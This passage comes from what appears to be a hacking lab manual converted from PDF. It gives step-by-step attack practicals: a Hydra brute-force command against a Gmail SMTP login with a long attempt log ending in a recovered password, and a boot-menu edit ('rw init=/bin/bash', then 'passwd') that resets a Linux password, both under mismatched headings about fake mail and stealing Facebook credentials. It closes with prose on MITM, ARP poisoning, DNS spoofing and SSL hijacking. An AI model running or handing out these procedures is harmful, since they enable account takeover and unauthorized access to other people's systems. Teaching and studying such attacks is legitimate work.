
3. Send the mail.



4. Check the spam box again and the mail would be there.



5. Checking the details of the sender that if it was the required sender or not.



Online Password Cracking

Theory:

Hydra is a very fast and effective network login cracker. It helps us to perform brute force attacks against SSH servers, VNC, and other services. For brute forcing hydra needs a list of passwords i.e. a password dictionary.

Requirements:

Dictionary

1. A Gmail account username.
2. A password dictionary.


Practical Steps:

1. Search out for a password dictionary.
2. Wait for the correct password corresponding to the entered login id.

CASE - 1: Sending a fake mail.

STEPS:

1. Search out for a password dictionary.



2. Using the hydra command with the following command:-

```
Hydra      -S      -I      lokisingh111@gmail.com      -P
          /root/Desktop/password      -e      ns      -V      -s      465
smtp.gmail.com  smtp.
```

```
root@Ojasvi: ~
File Edit View Search Terminal Help
root@Ojasvi:~# hydra -S -l lokisingh111@gmail.com -P /root/Desktop/password -e ns -V -s 465 smtp.gmail.com smtp
Hydra v8.1 (c) 2014 by van Haeser/IMC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-09-23 22:58:29
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 64 tasks, 262147 login tries (l:1/p:262147), ~256 tries per task
[DATA] attacking service smtp on port 465 with SSL
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "lokisingh111@gmail.com" - 1 of 262147 [child 0]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "" - 262147 [child 1]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaaa" - 3 of 262147 [child 2]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaab" - 4 of 262147 [child 3]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaad" - 5 of 262147 [child 4]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaaa" - 6 of 262147 [child 5]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaaq" - 7 of 262147 [child 6]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaaz" - 8 of 262147 [child 7]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa2" - 9 of 262147 [child 8]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa3" - 10 of 262147 [child 9]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa4" - 11 of 262147 [child 10]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa5" - 12 of 262147 [child 11]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa6" - 13 of 262147 [child 12]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa7" - 14 of 262147 [child 13]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa8" - 15 of 262147 [child 14]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa9" - 16 of 262147 [child 15]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaab" - 17 of 262147 [child 0]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa2" - 18 of 262147 [child 7]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaad" - 19 of 262147 [child 1]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaab" - 20 of 262147 [child 8]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaad" - 21 of 262147 [child 5]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaaa" - 22 of 262147 [child 4]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaad" - 23 of 262147 [child 13]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa1" - 24 of 262147 [child 3]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa2" - 25 of 262147 [child 11]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa3" - 26 of 262147 [child 2]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaea" - 27 of 262147 [child 6]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaeb" - 28 of 262147 [child 12]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaed" - 29 of 262147 [child 14]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaee" - 30 of 262147 [child 15]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaeg" - 31 of 262147 [child 10]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaael" - 32 of 262147 [child 9]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaae2" - 33 of 262147 [child 7]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaae3" - 34 of 262147 [child 0]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "lokisingh112" - 35 of 262147 [child 8]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaae@" - 36 of 262147 [child 1]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@" - 37 of 262147 [child 5]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@" - 38 of 262147 [child 13]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@" - 39 of 262147 [child 4]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@" - 40 of 262147 [child 11]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@1" - 41 of 262147 [child 2]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@2" - 42 of 262147 [child 3]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@3" - 43 of 262147 [child 6]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@4" - 44 of 262147 [child 12]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@5" - 45 of 262147 [child 14]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@6" - 46 of 262147 [child 15]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@7" - 47 of 262147 [child 10]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@8" - 48 of 262147 [child 9]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@9" - 49 of 262147 [child 7]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@10" - 50 of 262147 [child 0]
```

3. Wait for the correct password corresponding to the entered login id.

```
root@Ojasvi: ~
File Edit View Search Terminal Help
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaab2" - 17 of 262147 [child 0]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa3" - 18 of 262147 [child 7]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaad" - 19 of 262147 [child 1]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaab" - 20 of 262147 [child 8]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaad" - 21 of 262147 [child 5]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaae" - 22 of 262147 [child 4]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaad" - 23 of 262147 [child 13]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa1" - 24 of 262147 [child 3]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa2" - 25 of 262147 [child 11]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa3" - 26 of 262147 [child 2]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaea" - 27 of 262147 [child 6]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaeb" - 28 of 262147 [child 12]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaed" - 29 of 262147 [child 14]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaee" - 30 of 262147 [child 15]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaeg" - 31 of 262147 [child 10]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaael" - 32 of 262147 [child 9]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaae2" - 33 of 262147 [child 7]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaae3" - 34 of 262147 [child 0]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "lokisingh112" - 35 of 262147 [child 8]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaae@" - 36 of 262147 [child 1]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@" - 37 of 262147 [child 5]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@" - 38 of 262147 [child 13]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@" - 39 of 262147 [child 4]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@" - 40 of 262147 [child 11]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@1" - 41 of 262147 [child 2]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@2" - 42 of 262147 [child 3]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@3" - 43 of 262147 [child 6]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@4" - 44 of 262147 [child 12]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@5" - 45 of 262147 [child 14]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@6" - 46 of 262147 [child 15]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@7" - 47 of 262147 [child 10]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@8" - 48 of 262147 [child 9]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@9" - 49 of 262147 [child 7]
[ATTEMPT] target smtp.gmail.com - login "lokisingh111@gmail.com" - pass "aaaaa@10" - 50 of 262147 [child 0]
[465] smtp] host: smtp.gmail.com login: lokisingh111@gmail.com password: lokisingh112
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-09-23 22:58:33
root@Ojasvi:#
```

Computer Security Break

Theory:

Computer security break using boot menu options is a method by which a hacker can enter into a system by changing its administrator or any user's password. This can be done if hacker has a knowledge of how to edit the configuration of boot menu options.

Requirements:

A machine working on Linux operating system.

Practical Steps:

1. Wait for the boot menu to appear and move on any of the boot options using 'UP' or 'DOWN' arrow.
2. After moving to option press the 'e' key on any of the options i.e. to edit the details of that option.
3. Search for 'ro initrd=/install/initrd.gz quiet'.
4. Edit it to 'rw init=/bin/bash'.
5. Type 'ctrl+x'.
6. Then, the command shell gets opened. Run the password changing command: 'passwd'.
7. Then it asks for new password, enter it and its done.
8. Just switch off the power button and restart with new password.

CASE - 1: Stealing ID and Password of a Facebook ID:

STEPS:

1. Wait for the boot menu to appear and move on any of the boot options using ‘UP’ or ‘DOWN’ arrow.
After moving to option press the ‘e’ key on any of the options i.e. to edit the details of that option.




2. Search for ‘ro initrd=/install/initrd.gz quiet’.



3. Edit it to ‘rw init=/bin/bash’.



4. Type ‘ctrl+x’ to save and run with the changes.



5. Then, the command shell gets opened. Run the password changing command: 'passwd'. Then it asks for new password, enter it and it's done.

```
(null)
Begin: Running /scripts/local-bottom ... done.
done.
Begin: Running /scripts/init-bottom ... [    8.227855] usb 1-1.1: New USB device
found, idVendor=0e0f, idProduct=0003
[    8.231190] usb 1-1.1: New USB device strings: Mfr=1, Product=2, SerialNumber
=0
[    8.233936] usb 1-1.1: Product: VMWare Virtual USB Mouse
[    8.236369] usb 1-1.1: Manufacturer: VMWare
done.
[    8.350605] usb 1-1.2: new full-speed USB device number 5 using xhci_hcd
[    8.442594] usb 1-1.2: New USB device found, idVendor=0e0f, idProduct=0008
[    8.444680] usb 1-1.2: New USB device strings: Mfr=1, Product=2, SerialNumber
=3
[    8.447756] usb 1-1.2: Product: Virtual Bluetooth Adapter
[    8.450472] usb 1-1.2: Manufacturer: VMWare
[    8.451803] usb 1-1.2: SerialNumber: 000658268328
bash: stty: set terminal process group (<-1): Inappropriate ioctl for device
bash: no job control in this shell
[    9.663957] random: nonblocking pool is initialized
root@none:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@none:~#
```

6. Just switch off the power button and restart with new password.


MITM-Man in the Middle Attack

Theory:

In cryptography and computer security, a man-in-the-middle attack often abbreviated as MITM is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other.

How it happen:

Man in the middle attack (references henceforth as MITM) is used mainly to steal information and the data valuable to corporate firms. This attack can be made possible by exploiting inherent vulnerabilities of TCP/IP protocol at various layers, which makes it dangerous. Technically speaking, it is a derivative of packet sniffing and spoofing techniques and if carried out properly, this attack can be completely transparent to the users, thus making it difficult to detect and stop.



To perform MITM a attacker can use various methods:

ARP Poisoning - ARP does the MAC address to IP address translation. In a normal and healthy situation, when a TCPIP protocol stack running on the source computer wants to send a packet to a destination IP address, it first looks into its local cache for a mapping of the IP with a MAC address. If the entry can't be found, it starts an ARP broadcast asking for a MAC address, for the given IP address. The machine who owns that IP address responds back to the ARP query with its own MAC address. The


source then uses it to create the Ethernet frame and starts transmission to that IP.

At the same time, the source machine marks the IP to MAC entry in its local cache, so that it could be used to speed up the communication for future requests to the same IP, by avoiding the broadcasts. ARP is a stateless protocol and also the cache does not have its own security mechanism, which results into a serious vulnerability. The underlying mechanism of MITM being packet spoofing and forging, the attacker sends spoofed ARP packets on the local area network, to associate attackers own machine's MAC address with the IP address of another host which is the target. This forged packet can be as simple as an ICMP packet typically used to Ping a host. The traffic originating for the destination, now in fact reaches attackers machine due to the binding between IP and MAC addresses. Attacker can use the same method to fool another machine, and be able to view communication between both the infected targets, thus making it a local area network specific Man in the middle attack.


Once the control is achieved, the hacker simply collects the packet from sender, and forwards it to the receiver while recording the packet stream in between. Since there is no data being lost in this whole process, both the victims has no clue about this, thus helping hacker to hide and yet steal the data. ARP poisoning is widely used in internal attacks whereby a smart hacker or evil guy working

on the same local area network can steal sessions which results into a data theft.

Normal Traffic Pattern




Poisoned ARP Cache



DNS Spoofing:


DNS spoofing is a MITM technique used to supply false DNS information to a host so that when they attempt to browse, for example, www.sscbsdu.ac.in at the IP address XXX.XX.XX.XX they are actually sent to a fake

www.sscbsdu.ac.in residing at IP address YYY.YY.YY.YY which an attacker has created in order to steal online banking credentials and account information from unsuspecting users. This is actually done quite easily.



SSL Hijacking:

In this article we will focus on attacking SSL over HTTP, known as HTTPS, because it is the most common use of SSL. You may not realize it but you probably use HTTPS daily. Most popular e-mail services and online banking applications rely on HTTPS to ensure that communications between your web browser and their servers are encrypted. If it weren't for this technology then anybody with a packet sniffer on your network could intercept usernames, passwords, and anything else that would normally be hidden. How normal connection work:



